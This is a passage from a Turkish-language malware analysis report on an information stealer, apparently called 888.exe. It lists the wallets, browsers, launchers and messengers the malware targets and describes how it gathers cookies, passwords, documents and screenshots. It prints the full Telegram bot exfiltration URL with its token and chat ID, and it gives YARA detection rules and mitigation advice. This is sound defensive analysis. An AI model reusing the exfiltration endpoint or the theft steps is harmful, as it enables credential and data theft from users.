
exodus.wallet	Monero
Zcash	Atomic
Jaxx	Guarda
Electrum	Armory
Coinomi	Ethereum
bytecoin	

Tablo 4 - Zararlının Hedeflediği Coin'ler

Zararlı yazılım, **C:\Users\Username\AppData\...\%coinname%** dizinindeki tüm JSON dosyalarını tespit ederek kendi çalışma dizinine kopyalar.

Şekil 24 - Ubisoft Dizini Aranmaktadır

Zararlı yazılım **C:\\Users\\%USERNAME%\\AppData\\Roaming\\Ubisoft Game Launcher\\uplay** dizinini oyun verileri veya kullanıcı bilgilerini çalmak amacıyla aramaktadır. Bu dizin, Ubisoft Game Launcher'a ait kayıtlı kullanıcı oturum bilgileri, oyun ilerleme verileri veya kimlik doğrulama dosyalarını içermektedir.




Şekil 25 - Discord Aranmaktadır

Zararlı yazılım Masaüstünde Discord ve eklentileri gibi çeşitli programları hedef almaktadır. Ayrıca hedeflediği programlar arasında yer alan FileZilla gibi programlar kurumsal kullanıcılar içinde ciddi tehdit oluşturmaktadır. Zararlı yazılımın hedef aldığı programlar Tablo 5'te gösterilmektedir:


Ubisoft Game Launcher	Game Launcher	Filezilla
Discord	Yandex	Lightcord
Discordptb	Opera	Amigo
Torch	Kometa	Orbitum
Cent Browser	7 Star	Sputnik
Vivaldi	Epic Privacy Browser	uCozMedia
Iridium	Proton VPN	ICQ
Skype	Element	Telegram

Tablo 5 - Zararlı Yazılımın Hedeflediği Programlar




Şekil 26 - User Profile Aranmaktadır

Zararlı yazılım tarayıcı dizinlerinin altında Kullanıcı profilleri aramaktadır. Ardından bulduğu profiller atında kullanıcıya ait çerez bilgisi, geçmiş bilgisi ve şifre bilgisi gibi hassas verileri kendi dizini altına kopyalamaktadır.




Şekil 27 - Sensitive.zip

Zararlı yazılım, masaüstündeki metin dosyaları, Word belgeleri, PowerPoint sunumları ve Excel dosyaları gibi hassas dosyaları, **C:\Users\%USERNAME%\ AppData\Local\Temp** dizinine taşıyarak, bunları oluşturduğu sensitive-ziles.zip adlı bir zip dosyasının içine yerleştirmektedir.



Şekil 28 - Ekran Görüntüsü Alınmaktadır

Zararlı ekranın anlık bir **ekran görüntüsünü** almakta ve rastgele rakam ve harflerden oluşturduğu dizine kaydetmektedir. Zararlı oluşturduğu klasör ve dosyaları sıkıştırarak out.zip şeklinde bir isimlendirme yaparak zip haline getirmektedir.




Şekil 29 - Kullanıcı Bilgileri

Ardından zararlı yazılım dosyaları göndermeden önce son olarak kullanıcıya dair bilgileri **user_info.txt** dosyasının içerisine yazmaktadır.


Şekil 30 - C&C İletişimi

Son olarak zararlı yazılım **https://api[.]telegram[.]org/bot6144496200:AAG-IIb4TPBPT1INBnZWa7iLZBVaG67I2mE/sendDocument?chat_id=-1001562112668&caption=%3Ccode%3E%0A-%20IP%20Info%20-%0A%0AIP:%201[Kullanıcı_ıp]%0ACountry:%20[Kullanıcı_ulke]%0ACity:%20[Kullanıcı_şehir] …** ile başlayan bir URL kullanarak C&C sunucusu olarak kullandığı telegram botuna dosyaları ve kullanıcı bilgilerini göndermektedir.



Şekil 31 - Bot Hakkında Bilgiler

Zararlı yazılımın C&C sunucu olarak kullandığı link manüple edilerek telegram kullanıcı adının "**zetsunotificationbot**" olduğu bilgisine ulaşılmaktadır.



Şekil 32 - Telegram Botu

Şekil 32'de botun telegram arayüzü (**@zetsunotificationbot**) görülmektedir.

Network Analizi


```
GET /?output=json HTTP/1.1
accept: */*
host: ipwho.is


HTTP/1.1 200 OK
Date: Mon, 20 Jan 2025 17:37:30 GMT
Content-Type: application/json; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Server: ipwhois
Access-Control-Allow-Headers: *
X-Robots-Tag: noindex

{"ip":"[redacted]","success":true,"type":"IPv4","continent":"Asia","continent_code":"AS","country":"Turkey","country_code":"TR","region":"\u0130stanbul","region_code"
:"34","city":"Istanbul","latitude":[redacted],"longitude":[redacted],"is_eu":false,"postal":"[redacted]","calling_code":"90","capital":"Ankara","borders":"AM,AZ,BG,GE,GR,IQ,IR
,SY","flag":{"img":"[redacted]","emoji":"[redacted]","emoji_unicode":"U+1F1F9 U+1F1F7"},"connection":{"asn":34984,"org":"Tellco
m Kartal Adsl Pool","isp":"Superonline Iletisim Hizmetleri A.S.","domain":"tellcom.com.tr"},"timezone":{"id":"Europe\/Istanbul","abbr":"+03","is_dst":false,"offset":10800
,"utc":"+03:00","current_time":"[redacted]30+03:00"}}
```

Şekil 33 - IP Sorgusu

İstemci, bir IP adresiyle ilgili bilgi almak için **ipwho[.]is**'e bir istek göndermektedir. Sunucu da IP adresinin ayrıntılarını içeren bir **JSON** yanıt döndürmektedir.



```
...........g^..o...Z..4....(A....7.#uH...<U..*.<./.=.5...
.'.....+.#.,.$.        .
.@.2.j.8.......B..............api.telegram.org.
................
...................
......(
```

Şekil 34 - C&C İletişimi

Zararlı **api[.]telegram[.]org** adresinden bot ile iletişime geçerek elde ettiği verileri sunucusuna göndermektedir.

YARA Kuralı

```
import "hash"

rule rule_888

{

    meta:

        author = "Baransel YUCEDAG"

        description = "888.exe detection based on specific strings, URL addresses"

    strings:

        $str1 = "127.0.0.1:6949"

        $str2 = "922337203685477580"

        $str3 = ".org/2000/xmlns/http://www.w3.or"

        $str4 = "sqlite_rename_column"

        $str5 = "sqlite_attach"

        $str6 = "8$80848@8D8P8T8`8d8p8t8"

        $str7 = "fghijklmnopq"

        $str8 = "ChunkComplete"

    condition:

        hash.md5(0, filesize) == "B6E5859C20C608BF7E23A9B4F8B3B699" or

        uint16(0)==0x5A4D and 3 of ($str*)

}
```

```
rule rule_888_shellcode

{

    meta:

        author = "Baransel YUCEDAG"

        description = "888.exe’s shellcode detection based on specific strings, URL addresses"

    strings:

        $str1 = "ipwho.is"

        $str2 = "api.telegram.org/bot6144496200"

        $str3 = "sensitive-ziles.zip"

        $str4 = "out.zip"

        $str5 = "SELECT name, value, count FROM autofill"

        $str6 = "naepdomgkenhinolocfifgehidddafch"

        $str7 = "adcocjohghhfpidemphmcmlmhnfgikei"

        $str8 = "Cookies"

        $str9 = "Autofill"

    condition:

        3 of ($str*)

}
```

MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfliration
Software Discovery (T1518)	**User Execution (T1204)**		**Create or Modify System Process (T1543)**	**Deobfuscate/Decode Files or Information (T1140)**	**Credentials from Web Browsers (T1555.003)**	**Application Layer Protocol (T1071)**	**Automated Exfiltration (T1020)**
System Service Discovery (T1007)					**Screen Capture (T1113)**	**Web Service (T1102)**	
System Time Discovery (T1124)					**Steal Application Access Token (T1528)**		
					Steal Web Session Cookie (T1539)		

Çözüm Önerileri

1. Kullanıcılar tarafından şifreleri ve hassas bilgileri tarayıcılarda saklamak yerine güvenilir bir password manager tercih edilmelidir.
2. Şüpheli herhangi bir URL'ye tıklanmamalı, bilinmeyen e-mail ekleri açılmamalı ve bilinmeyen uygulamalar indirilmemelidir.
3. Güvenilir bir antivirüs yazılımı kullanılmalıdır.
4. Çalınan bilgilerle oturumların ele geçirilmesini zorlaştırmak için kritik hesaplarda 2FA zorunlu hale getirilmelidir.
5. İşletim sistemi, tarayıcılar ve diğer yazılımlar düzenli olarak güncellenmeli ve güvenlik açıklarını kapatan yamalar hızla uygulanmalıdır.
6. Kullanıcılara sosyal mühendislik saldırılarının yaygın yöntemleri hakkında bilgi verilmelidir.

HAZIRLAYAN

Baransel YÜCEDAĞ LinkedIn